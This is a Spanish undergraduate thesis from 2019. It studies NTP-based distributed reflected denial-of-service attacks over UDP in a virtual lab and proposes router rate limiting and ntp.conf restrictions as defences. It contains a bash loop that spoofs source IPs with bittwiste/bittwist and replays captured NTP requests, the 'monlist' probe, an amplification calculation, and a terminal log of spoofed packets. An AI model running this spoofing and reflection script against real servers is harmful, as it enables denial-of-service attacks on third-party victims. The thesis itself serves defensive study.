UTMACH

UNIDAD ACADÉMICA DE INGENIERÍA CIVIL

CARRERA DE INGENIERÍA DE SISTEMAS

IMPLEMENTACIÓN DE LOS CONTROLES APLICABLES A UNA INFRAESTRUCTURA DE RED PARA MINIMIZAR LOS ATAQUES DRDOS QUE AFECTAN AL PROTOCOLO UDP

CASTRO VERA JORGE HERNAN
INGENIERO DE SISTEMAS

MACHALA
2019

UTMACH

UNIDAD ACADÉMICA DE INGENIERÍA CIVIL

CARRERA DE INGENIERÍA DE SISTEMAS

IMPLEMENTACIÓN DE LOS CONTROLES APLICABLES A UNA INFRAESTRUCTURA DE RED PARA MINIMIZAR LOS ATAQUES DRDOS QUE AFECTAN AL PROTOCOLO UDP

CASTRO VERA JORGE HERNAN
INGENIERO DE SISTEMAS

MACHALA
2019

UTMACH

UNIDAD ACADÉMICA DE INGENIERÍA CIVIL

CARRERA DE INGENIERÍA DE SISTEMAS

EXAMEN COMPLEXIVO

IMPLEMENTACIÓN DE LOS CONTROLES APLICABLES A UNA INFRAESTRUCTURA DE RED PARA MINIMIZAR LOS ATAQUES DRDOS QUE AFECTAN AL PROTOCOLO UDP

CASTRO VERA JORGE HERNAN
INGENIERO DE SISTEMAS

MOROCHO ROMAN RODRIGO FERNANDO

MACHALA, 31 DE ENERO DE 2019

MACHALA
31 de enero de 2019

Nota de aceptación:

Quienes suscriben, en nuestra condición de evaluadores del trabajo de titulación denominado Implementación de los controles aplicables a una infraestructura de red para minimizar los ataques drdos que afectan al protocolo udp, hacemos constar que luego de haber revisado el manuscrito del precitado trabajo, consideramos que reúne las condiciones académicas para continuar con la fase de evaluación correspondiente.

MOROCHO ROMAN RODRIGO FERNANDO
0703820464
TUTOR - ESPECIALISTA 1

LOJÁN CUEVA EDISON LUIS
0703249698
ESPECIALISTA 2

HONORES TAPIA JOOFRE ANTONIO
0704811751
ESPECIALISTA 3

Fecha de impresión: miércoles 30 de enero de 2019 - 10:54

URKUND

Urkund Analysis Result

Analysed Document: Jorge Castro-Titulacion.pdf (D47087440)
Submitted: 1/21/2019 8:55:00 PM
Submitted By: jhcastro_est@utmachala.edu.ec
Significance: 0 %

Sources included in the report:

Instances where selected sources appear:

0

CLÁUSULA DE CESIÓN DE DERECHO DE PUBLICACIÓN EN EL REPOSITORIO DIGITAL INSTITUCIONAL

El que suscribe, CASTRO VERA JORGE HERNAN, en calidad de autor del siguiente trabajo escrito titulado Implementación de los controles aplicables a una infraestructura de red para minimizar los ataques drdos que afectan al protocolo udp, otorga a la Universidad Técnica de Machala, de forma gratuita y no exclusiva, los derechos de reproducción, distribución y comunicación pública de la obra, que constituye un trabajo de autoría propia, sobre la cual tiene potestad para otorgar los derechos contenidos en esta licencia.

El autor declara que el contenido que se publicará es de carácter académico y se enmarca en las dispociones definidas por la Universidad Técnica de Machala.

Se autoriza a transformar la obra, únicamente cuando sea necesario, y a realizar las adaptaciones pertinentes para permitir su preservación, distribución y publicación en el Repositorio Digital Institucional de la Universidad Técnica de Machala.

El autor como garante de la autoría de la obra y en relación a la misma, declara que la universidad se encuentra libre de todo tipo de responsabilidad sobre el contenido de la obra y que asume la responsabilidad frente a cualquier reclamo o demanda por parte de terceros de manera exclusiva.

Aceptando esta licencia, se cede a la Universidad Técnica de Machala el derecho exclusivo de archivar, reproducir, convertir, comunicar y/o distribuir la obra mundialmente en formato electrónico y digital a través de su Repositorio Digital Institucional, siempre y cuando no se lo haga para obtener beneficio económico.

Machala, 31 de enero de 2019

CASTRO VERA JORGE HERNAN
0926752932

DEDICATORIA

El trabajo está dedicado a mi madre por su constante apoyo incondicional, dado que me ha inculcado a perseverar y no dejar que los problemas que se presentan en la vida dificulten el poder alcanzar mis metas.

Sr. Castro Vera Jorge Hernan.

AGRADECIMIENTO

Agradezco a mi madre por su apoyo incondicional, por demostrar que las barreras como la distancia no existen al momento de brindarme de consejos y ánimos de superación, para hacer frente a las adversidades que se presentan en la vida; a mis docentes por brindarme una extraordinaria formación académica; a mi tutor el Ing. Rodrigo Morocho por ser el guía indispensable, al proporcionarme del conocimiento y pautas necesarias para realizar eficazmente este trabajo.

Sr. Castro Vera Jorge Hernan.

RESUMEN

UDP (User Datagram Protocol) es un protocolo altamente utilizado en servidores donde se requiera tráfico sin demora, el inconveniente de este tipo de protocolo es la inexistencia del reconocimiento en las comunicaciones que en conjunto con las vulnerabilidades que presenta el servidor NTP y el protocolo IP, origina que sea el objetivo deseado para el desarrollo de los ataques de denegación de servicio reflejado distribuido (DRDOS). Esta técnica de perpetración genera grandes volúmenes de respuestas que enviará el servidor hacia la víctima de forma involuntaria. El empleo de las aplicaciones Bit-twist y Wireshark proporcionaron las pautas necesarias para efectuar la simulación del ataque DRDOS en la infraestructura de red recreada en la herramienta GNS3 y VMware para la creación virtual de los equipos. Esto favoreció al desarrollo de dos tipos de controles que ayudaron a encontrar la correcta solución para afrontar a este tipo de ataque, el primer control se efectuó en la interfaz del enrutador, en la cual se realizó la configuración de políticas de velocidad de acceso CAR (Tasa de Acceso Comprometido) en donde se descartan los paquetes que no cumplan con el límite de velocidad estipulada, esto conlleva que no se envíen múltiples solicitudes al servidor, que originan la denegación de servicios. El segundo control se estableció en el servidor NTP que restringe el tráfico que puede observar el atacante. Desarrollada finalmente la solución se observó como el ataque DRDOS ya no surte efecto, logrando con ello la implementación de una red más robusta y difícil perpetrar.

Palabras claves: BIT-TWIST, CAR, DRDOS, NTP, UDP

ABSTRACT

UDP (User Datagram Protocol) is a protocol widely used in servers where is required traffic without delay, the drawback of this type of protocol is the lack of recognition in the communications this in together with the vulnerabilities presented by the NTP server and the IP protocol, causes it to be the desired objective for the development of Distributed Reflected Denial (DRDOS) attacks. This perpetration technique makes use of the spoofing of IP addresses, reflection and amplification, to generate large volumes of responses that the server will send to the victim the involuntarily. The use of the Bit-twist and Wireshark applications provided the necessary guidelines to simulate the DRDOS attack on the network infrastructure recreated in the GNS3 tool and VMware for the virtual creation of the equipments. This favored the development of two types of controls that helped to find the correct solution to deal with this type of attack, the first control was carried out in the router interface, in which the CAR speed access policies were configured (Committed Access Rate) where packets that do not comply with the stipulated speed limit are discarded, this means that multiple requests are not sent to the server, which cause the denial of services. The second control was established on the NTP server which restricts the traffic that the attacker can observe. The solution was finally developed and the DRDOS attack was no longer effective, thus achieving the implementation of a more robust and difficult network to perpetrate.

Keywords: BIT-TWIST, CAR, DRDOS, NTP, UDP

CONTENIDO

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

1. INTRODUCCIÓN

En la actualidad se ha evidenciado cómo la tecnología ha evolucionado con el pasar de los años, dado que ha proporcionado a la sociedad diversos medios de comunicación los mismos que han permitido radicalmente traspasar las fronteras. El internet ha influido de manera trascendental en la comunicación, almacenamiento y transferencia de información, esto ha generado que las personas minimicen sus tiempos de trabajo debido a las grandes facilidades que provee el internet al integrarse de manera óptima con las nuevas tecnologías, logrando con ello un impacto positivo en la humanidad.

La inexistencia de protocolos como TCP/IP para la comunicación entre ordenadores afectaría en la manera de cómo se transfieren los datos, dado que no se percibe ni se reconoce la información que envían los equipos inmersos en una red, por lo tanto, es de vital importancia en el mundo actual el uso de los protocolos.

El protocolo UDP es utilizado en la capa de transporte debido que posee una tasa mínima en el retraso de la transmisión de datos a diferencia del protocolo TCP, esto conlleva que sea altamente utilizado en servidores donde se requiera menor tiempo de respuesta, sin que produzca el congestionamiento de los datos. [1]

Este protocolo a su vez tiene algunas vulnerabilidades debido a la falta de configuraciones en la conexión, esto ocasiona que se puedan realizar ataques DRDOS (Ataque de denegación de servicio reflejado distribuido), que hacen uso de la suplantación de identidad, permitiendo enviar cantidades masivas de solicitudes a los servidores que responderán y atacaran a la víctima.

Los ataques DRDOS basados en UDP desestabilizan los servidores que se encuentran en una infraestructura de red, es por ello que se efectuó un análisis exhaustivo de los mecanismos que proporcionaran los controles necesarios para mitigar los ataques en la red.

En el presente informe se detallará cómo se encuentra constituida la investigación de la siguiente forma:

Capítulo 1: Se identifica el problema que se pretende resolver como también el objetivo esencial que concebirá que dicha investigación alcance el propósito deseado.

Capítulo 2: Se indica la recopilación de la información científica obtenida que proporcionará soporte en la solución del problema planteado a través de ello se evidenciará los resultados alcanzados en esta investigación

Capítulo 3: Una vez obtenido los resultados se procede a redactar las conclusiones de la culminación de la investigación.

1.1. Marco Contextual

Es de vital importancia al momento de modelar una infraestructura de red que se desarrollen módulos de defensa que garanticen la comunicación exitosa entre ordenadores y sistemas de aplicaciones, favoreciendo la disponibilidad continua de los servicios, estas vulnerabilidades se le adjudican al protocolo UDP que no efectúa controles en la conexión que se desarrolla entre los diversos host que se encuentran en una red, esto conlleva que se ejecuten ataques de inundación, reflexión y suplantación de identidad.

1.2. Problema

¿Explorar la vulnerabilidad basada en UDP (Protocolo de datagrama de usuario), permitirá tomar las mejores decisiones en el diseño e implementación de redes con el menor impacto posible, en caso de que esta vulnerabilidad sea explotada?

1.3. Objetivo

Implementar controles a una infraestructura de red mediante la utilización de técnicas de seguridad para la mitigación de ataques basados en UDP.

2. DESARROLLO

2.1. Marco teórico

2.1.1 UDP (Protocolo de datagrama de usuario).

UDP es uno de los principales protocolos que se encuentran integrados en la capa de transporte del modelo TCP/IP el cual puede ser utilizado en IPv4 e Ipv6, se caracteriza por que no necesita tener previamente una conexión para el envío de datagramas debido que poseen sus propias cabeceras que almacenan la información referente al direccionamiento. En la actualidad es uno de los protocolos preferidos por la simplicidad y rapidez que posee siendo ideal cuando se requiera tráfico sin demora. [2]

Este protocolo ha sido utilizado de manera continua para efectuar ataques de amplificación y reflexión dado que posee un alto tamaño de carga útil en sus respuestas, esto se debe a la falta de reconocimiento en las comunicaciones en la cual no se verifica la dirección IP que origina el envío de los datagramas, quedando expuesto a la suplantación de identidad que facilita la ejecución de ataques DRDOS basados en UDP. [3]

2.1.2 Suplantación de identidad.

La suplantación de direcciones IP es uno de los mayores métodos que proporcionan el desarrollo en conjunto de otros ataques que dependen del anonimato para perpetrar en las redes, como el secuestro de sesiones, denegación de servicios, ataques distribuidos, etc. [4]

Este ataque logra desplegarse gracias a la debilidad que reside en el protocolo IP que facilita a los atacantes enmascarar la dirección IP de origen, dado que no brinda autenticaciones en las direcciones de procedencia, esto favorece a que se realice una duplicación de la dirección de la víctima para pretender en una red privada ser un host de confianza, logrando con ello engañar al enrutador. [4], [5], [6]

2.1.3 Ataque de inundación UDP.

El ataque de inundación conlleva la generación de cantidades masivas de paquetes UDP por parte de una persona maliciosa, que abrumará aleatoriamente los puertos que posee una máquina víctima, está a su vez verificará los paquetes y devolverá mensajes de error ICMP de manera vertiginosa, causando una denegación completa de los servicios, esto

provocará que los paquetes genuinos pertenecientes a otras máquinas que se encuentren en la red no sean respondidos. [7], [8]

2.1.4 Ataque de Reflexión y Amplificación.

El ataque de reflexión se encuentra vinculado con la utilización de técnicas de suplantación de identidad, debido a que el atacante falsifica la dirección IP de un cliente para enviar un paquete a un servidor con la finalidad que este responda de inmediato a la solicitud de la víctima, es por ello que este ataque se torna difícil de rastrear aún más cuando se efectúan a diversos tipos de servidores. Esto supone una gran amenaza si los ataques de reflexión logran amplificarse dado que puede perjudicar de gran manera a la víctima y al servidor, provocando la denegación de servicios y el aumento de los recursos de red. [9]

La amplificación puede alcanzar a realizarse gracias a la vulnerabilidad que presentan los servidores y el protocolo UDP, esto se observa al momento de generar una solicitud, si la respuesta es mayor que la petición existe la facilidad de ejecutar ataques de amplificación, debido a esto los atacantes utilizan este tipo de estrategias para causar interrupciones en los sistemas consiguiendo extorsionar a las víctimas. [10]

2.1.5 Ataque DRDOS.

Los ataques de denegación de servicio reflejado distribuido consisten en la unión de varias técnicas de perpetración como la suplantación de identidad, inundación, reflexión y amplificación. Esto conlleva que sea altamente utilizado en los protocolos de transporte donde no se requiera de autenticaciones en las direcciones de origen, de lo contrario los reflectores no generarían paquetes de respuesta hacia la víctima. [11]

Generalmente los ataques DRDOS se realizan en los diversos tipos de servidores que hacen uso del protocolo UDP, dado que proporciona simplicidad y rapidez en la atención de peticiones por parte de los clientes, sin embargo, no provee la seguridad adecuada para evitar ataques de suplantación de identidad. Esto conlleva que exista vulnerabilidades que pueden ser aprovechadas para ejecutar ataques de reflexión y amplificación, logrando generar grandes volúmenes de respuestas que enviará el servidor hacia la víctima de forma involuntaria. [11], [12]

2.1.6 Bit-Twist.

Es una herramienta flexible de libre distribución que puede ser implementada en sistemas operativos Linux, Mac OS y Windows, su principal funcionalidad favorece el envío y captura de paquetes, proporcionando la habilidad para falsificar direcciones IP, además posibilita la edición del encabezado de los de archivos de rastreo de diferentes protocolos con la finalidad de agregar la carga útil. [13]

2.1.7 Wireshark.

Wireshark es una aplicación que puede ser utilizada en diversos sistemas operativos, la principal función que realiza es la de proporcionar información sobre las vulnerabilidades que afecta a un sistema mediante el análisis de los paquetes que captura en una transmisión de datos, Esta aplicación puede emplearse en múltiples protocolos siendo la práctica ideal para cualquier evaluador de seguridad. [14]


2.2. Solución del problema

2.2.1 Construcción del Escenario Virtual.

El desarrollo del escenario virtual propuesto implicó la utilización de diferentes aplicaciones como:

- GNS3: Para la elaboración de la infraestructura de red, como se representa en la figura 1
- VMware: Posibilita la virtualización de múltiples sistemas operativos que son necesarios para desempeñar diversas actividades.

Figura 1: Infraestructura del escenario



Fuente: Elaboración propia

Los elementos que integran la infraestructura de red cumplen distintas funcionalidades como se representa en la tabla 1.

Tabla 1: Componentes de la infraestructura de red

Equipo	Sistema Operativo	Actividad
R1 - Router	Cisco IOS	Enrutar las direcciones en la infraestructura de red
Cloud		Proveer internet a los equipos que se encuentran en el escenario
Centos7-Servidor	Linux	Establecer la funcionalidad de un servidor NTP
Kali-Linux-Atacante		Proporcionar herramientas de perpetración en redes
Windows7-Víctima	Windows	Sincronizar el horario del sistema mediante el servidor NTP

Fuente: Elaboración propia

La asignación de direcciones IP para cada equipo que se encuentra en la infraestructura de red se detalla en la tabla 2.

Tabla 2: Configuración de direcciones IP

Equipo	Dirección IP	Máscara de Subred	Puerta de Enlace	NTP
R1 – Router	e1/0 DHCP	DHCP	DHCP	----------
	e1/1 192.168.0.129 e1/2 192.168.0.1	255.255.255.128		----------
Centos7-Servidor	192.168.0.3		192.168.0.1	192.168.0.3
Windows7-Víctima	192.168.0.5			
Kali-Linux-Atacante	192.168.0.130		192.168.0.129	
Cloud	----------	----------	----------	----------

Fuente: Elaboración propia

2.2.2 Desarrollo del ataque DRDOS basado en UDP.

La ejecución del ataque DRDOS consiste en utilizar las vulnerabilidades que presenta el servidor NTP al hacer uso del protocolo UDP para la transmisión de los datos, de acuerdo a esto se utilizan las herramientas Wireshark y Bit-twist que se hallan previamente instaladas en el equipo Kali-linux para capturar el tráfico de las solicitudes realizadas al servidor NTP.

Esto favorece al empleo de la herramienta Bit-twist para modificar el paquete de la petición del cliente, logrando con ello efectuar ataques de suplantación de identidad y de reflexión.

2.2.2.1. Inspección de las vulnerabilidades del servidor NTP.

Para conocer la disponibilidad del servidor NTP, es necesario instalar previamente el servicio ntpdate que facilita la sincronización de la hora del sistema en el equipo


Kali-linux.

En la figura 2 se observa la utilización del comando ntpdate donde:

-d: Se utiliza para efectuar una depuración del servicio NTP con la finalidad de conocer la existencia de errores, además no se sincronizará la hora del sistema, pero se proporcionará información beneficiosa del servidor.

Finalmente se ingresa la dirección IP perteneciente al servidor NTP.

Figura 2: Disponibilidad del servicio NTP



Fuente: Elaboración propia


El comando ntpdc que se emplea en la figura 3, provee información suficiente de la vulnerabilidad que posee el servidor NTP. A continuación, se detalla la sucesión de instrucciones utilizadas en donde:

-n: Permite que el resultado del comando se encuentre en un solo formato conformado por números y puntos.

-c: Admite que se ingrese la dirección IP del servidor NTP

monlist: Proporciona información relevante al tráfico que hace uso del servicio NTP.

Figura 3: Vulnerabilidad del servidor NTP



Fuente: Elaboración propia

2.2.2.2. Cálculo del factor de amplificación.

Para identificar el factor de amplificación primeramente se debe almacenar el paquete de la solicitud que envía el cliente al servidor mediante la utilización de la herramienta

Wireshark. Se crea un script para enviar 900 solicitudes al servidor NTP como se presenta en la figura 4, para ello se realiza la configuración de la aplicación Bit-twist en donde:

-I: Proporciona el ingreso del archivo que contiene el paquete que se captura en Wireshark

-O: Permite crear un nuevo archivo a partir del original

-T: Facilita la modificación de las cabeceras para los protocolos

ip: Admite el ingreso de direcciones IP para recrear ataques de suplantación de identidad

-s: Acepta el envío de paquetes de igual longitud.

-i: Identifica la interfaz de red que se establece en la conexión como la eth0

-l: Establece la capacidad de generar bucles.


Figura 4: Script de solicitudes NTP

```
for i in {1..90}; do
for j in {1..10}; do
rm client2.pcap
bittwiste -I client.pcap -O client2.pcap -T ip -s 2.2.$i.$j
bittwist -i eth0 client2.pcap -l 1
done
done
```

Fuente: Elaboración propia

En la figura 5 se realiza el seguimiento de transmisión UDP en la herramienta Wireshark para conocer la cantidad de paquetes de solicitud y respuesta, en donde se envía 192 Bytes y se retorna 44 Kilobytes. La amplificación que se logra realizar corresponde a $44000 \div 192 = 229,16$ bytes de respuesta por cada solicitud enviada al servidor NTP.

Figura 5: Amplificación UDP



Fuente: Elaboración propia

2.2.2.3. Ataque de Reflexión.

Realizada la amplificación de los paquetes se almacena el archivo que refleja el envío de la solicitud al servidor NTP. Se cambia la ip en el comando bittwiste como se observa en la figura 6 por la dirección de la víctima para ejecutar la suplantación de identidad y se procede a enviar solicitudes infinitas al servidor NTP.

Figura 6: Ataque de Reflexión

Fuente: Elaboración propia

2.2.3 Elaboración de controles.

Para solventar las vulnerabilidades que presenta el servidor NTP y el protocolo UDP se realizaron configuraciones en el enrutador con la finalidad de limitar la cantidad de paquetes que pueden ser enviados de diferentes hosts, logrando con ello que el servicio que ofrece el servidor NTP no sea denegado como se observa en la figura 7.

Figura 7: Control en el enrutador

Fuente: Elaboración propia

El control auxiliar que fortalece al aplicado en el enrutador es la configuración de reglas en el servidor como se detalla en la figura 8, por lo que se realiza la restricción de las consultas ntpq, ntpdc y la desactivación del monitor, esto beneficia a que el atacante no solicite información del tráfico que existe en la red.

Figura 8: Configuración del servidor NTP

```
# Permit time synchronization with our time source, but do not
# permit the source to query or modify the service on this system.
restrict default nomodify notrap nopeer noquery

# Note: Monitoring will not be disabled with the limited restriction flag.
disable monitor
```

Fuente: Elaboración propia

2.3. Resultados

La investigación realizada sobre las vulnerabilidades que afectan al protocolo UDP, permitió observar cómo los equipos que se encuentran en una infraestructura de red son propensos a sufrir suplantaciones de direcciones IP y en su mayor caso ser el centro de atención para ejercer ataques de denegación de servicio reflejado distribuido. Es por ello que se dispuso a la elaboración de métodos de control mediante dos procedimientos fundamentales que conllevan a la configuración del enrutador, para descartar los extensos paquetes que son enviados desde los equipos, como también a la ejecución de restricciones en el servidor, logrando minimizar el consumo de los recursos que ocasiona la denegación de los servicios. Por esta razón, las técnicas de seguridad empleadas en esta arquitectura de red pueden ser replicadas en redes que utilicen el protocolo UDP como su capa de transporte.

3. CONCLUSIONES

- La vulnerabilidad que representa la utilización del protocolo UDP propone que se desarrollen técnicas que logren mitigar el descubrimiento de nuevos algoritmos de perpetración que hagan uso de la falta de reconocimiento en las comunicaciones.
- La inexistencia de actualizaciones o el déficit de configuraciones para solventar las vulnerabilidades en los servidores, conlleva que sean el objetivo preferido para los ataques DRDOS provocando pérdidas económicas en una organización.
- La limitación de paquetes es un método de control efectivo para los enrutadores dado que buscan reducir en gran medida los ataques de denegación de servicio que afectan circunstancialmente a los servidores.
- Bit-twist es una potente aplicación que favorece la identificación de vulnerabilidades en cualquier tipo de protocolo, dado que posibilita la captura de paquetes gracias la integración que posee con tcpdump.
- La infraestructura de red empleada en la simulación admitía el desarrollo de ataques DRDOS que utilizaban las vulnerabilidades del protocolo UDP y el servidor NTP, por lo tanto, se efectuaron controles que fortalecieron aquellas debilidades, logrando con ello una infraestructura más robusta y libre de ataques.

BIBLIOGRAFÍA

[1] S. Thombre, “Modelling of UDP throughput,” *IEEE Reg. 10 Annu. Int. Conf. Proceedings/TENCON*, pp. 482–487, 2017.

[2] A. Pandey and J. R. Saini, “Attacks & Defense Mechanisms for TCP/ IP Based,” *Int. J. Eng. Innov. Res.*, vol. 3, no. 1, pp. 2277 – 5668, 2014.

[3] B. Anchit and S. Harvinder, “Investigation of UDP bot flooding attack,” *Indian J. Sci. Technol.*, vol. 9, no. 21, pp. 1–6, 2016.

[4] A. Mukaddam, I. Elhajj, A. Kayssi, and A. Chehab, “IP spoofing detection using modified hop count,” *Proc. - Int. Conf. Adv. Inf. Netw. Appl. AINA*, pp. 512–516, 2014.

[5] M. Lavanya and P. K. Sahoo, “IP spoofing and its Detection Technique,” *Adv. Comput. Tech. Appl.*, vol. 4, no. 1, pp. 167–169, 2016.

[6] H. Hinna and K. Tayyaba, “IP Spoofing & its Detection Techniques,” *Sci. Res. Publ.*, vol. 7, no. 11, pp. 24–26, 2017.

[7] A. A. Acharya, K. M. Arpitha, and B. J. Santhosh Kumar, “An intrusion detection system against UDP flood attack and ping of death attack (DDOS) in MANET,” *Int. J. Eng. Technol.*, vol. 8, no. 2, pp. 1112–1115, 2016.

[8] R. Mehta, “Distributed Denial of service Attacks on Cloud Environment,” *Int. J. Adv. Res. Comput. Sci.*, vol. 8, no. 5, pp. 2204–2206, 2017.

[9] S. Saurabh and A. S. Sairam, “ICMP based IP traceback with negligible overhead for highly distributed reflector attack using bloom filters,” *Comput. Commun.*, vol. 42, pp. 60–69, 2014.

[10] D. R. Thomas, R. Clayton, and A. R. Beresford, “1000 days of UDP amplification DDoS attacks,” *eCrime Res. Summit, eCrime*, pp. 79–84, 2017.

[11] B. Liu, S. Berg, J. Li, T. Wei, C. Zhang, and X. Han, “The store-and-flood distributed reflective denial of service attack,” *Proc. - Int. Conf. Comput. Commun. Networks, ICCCN*, 2014.


[12] C. Fachkha and M. Debbabi, *Darknet as a Source of Cyber Intelligence: Survey, Taxonomy, and Characterization*, vol. 18, no. 2. 2016.

[13] N. Van Dijkhuizen and J. Van Der Ham, “A Survey of Network Traffic Anonymisation Techniques and Implementations,” *ACM Comput. Surv.*, vol. 51, no. 3, pp. 1–27, 2018.

[14] S. Pavithirakini, D. D. M. M. Bandara, C. N. Gunawardhana, K. K. S. Perera, B. G. M. M. Abeyrathne, and D. Dhammearatchi, “Improve the Capabilities of Wireshark as a tool for Intrusion Detection in DOS Attacks,” *Int. J. Sci. Res. Publ.*, vol. 6, no. 4, p. 378, 2016.

ANEXOS

Anexo A: Desarrollo del ataque de suplantación de identidad




```
root@kali:~/Desktop# bittwiste -I client.pcap -O client2.pcap -T ip -s 1.2.3.4
input file: client.pcap
output file: client2.pcap

1 packets (90 bytes) written
root@kali:~/Desktop# bittwist -i eth0 client2.pcap -l 1
sending packets through eth0
trace file: client2.pcap

1 packets (90 bytes) sent
Elapsed time = 0.000249 seconds
root@kali:~/Desktop# ntpdc -n -c monlist 192.168.0.3
remote address          port local address      count m ver rstr avgint  lstint
===============================================================================
201.159.221.66           123 192.168.0.3           22 4 4       0     53      13
1.2.3.4                42401 192.168.0.3            1 3 4       0     14      14
190.15.128.72            123 192.168.0.3           19 4 4       0     61      21
192.168.0.130          42401 192.168.0.3            9 3 4       0    129    1044
192.168.0.5              123 192.168.0.3            5 3 3       0    233    1132
```

Fuente: Elaboración propia

En el Anexo A se utiliza la herramienta Bit-twist para modificar el paquete del cliente que ha accedido recientemente al servidor logrando con ello la edición de su cabecera con la finalidad de efectuar una nueva solicitud al servidor NTP enmascarando la dirección IP de origen.

Anexo B: Ataque de inundación al servidor NTP

